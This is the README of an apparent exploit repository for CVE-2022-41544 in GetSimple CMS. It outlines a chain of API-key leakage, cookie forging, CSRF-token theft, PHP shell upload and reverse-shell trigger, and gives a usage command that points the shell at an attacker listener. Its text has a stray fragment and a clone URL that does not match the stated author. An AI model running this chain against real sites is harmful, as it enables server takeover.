 h3x0v3rl0rd/cve-2022-41544
Python exploit script for CVE-2022-41544 in GetSimple CMS. Automates API key leakage, CSRF token extraction, PHP shell upload, and reverse shell trigger for penetration testing.

This repository contains a script to exploit CVE-2022-41544 vulnerability in GetSimple CMS. The script performs several steps to check for vulnerabilities, leak API keys, set cookies, obtain CSRF tokens, upload a shell, and trigger the shell.
telnetlib import as it was not necessary for the script's functionality.Clone the Repository:
git clone https://github.com/n3rdyn3xus/CVE-2022-41544.git
cd CVE-2022-41544
Install Dependencies:
Ensure you have Python 3 installed along with the requests library.
pip3 install requests
Run the Script:
python3 CVE-2022-41544.py <target> <path> <ip:port> <username>
<target>: The target domain or IP address.<path>: The path to the GetSimple CMS installation.<ip:port>: The IP and port for the reverse shell.<username>: The admin username for the GetSimple CMS.Example:
python3 CVE-2022-41544.py 10.129.42.249 /CMS 10.10.14.8:4444 admin


print_the_banner(): Displays a stylized banner using ASCII art.get_version(target, path): Checks if the target version of GetSimple CMS is vulnerable.api_leak(target, path): Attempts to retrieve an API key from an authorization XML file.set_cookies(username, version, apikey): Sets cookies required for further requests based on the retrieved API key.get_csrf_token(target, path, headers): Extracts a CSRF token necessary for uploading a shell.upload_shell(target, path, headers, nonce, shell_content): Uploads a PHP shell to the target server.shell_trigger(target, path): Triggers the uploaded shell to establish a reverse shell connection.The main() function orchestrates the entire process by calling the above functions in sequence to exploit the CVE-2022-41544 vulnerability.
This script was developed by h3x0v3rl0rd.
This script is provided for educational purposes only. Unauthorized access to systems is illegal and unethical. Use this script responsibly and only on systems you have explicit permission to test.
This project is licensed under the MIT License - see the LICENSE file for details.
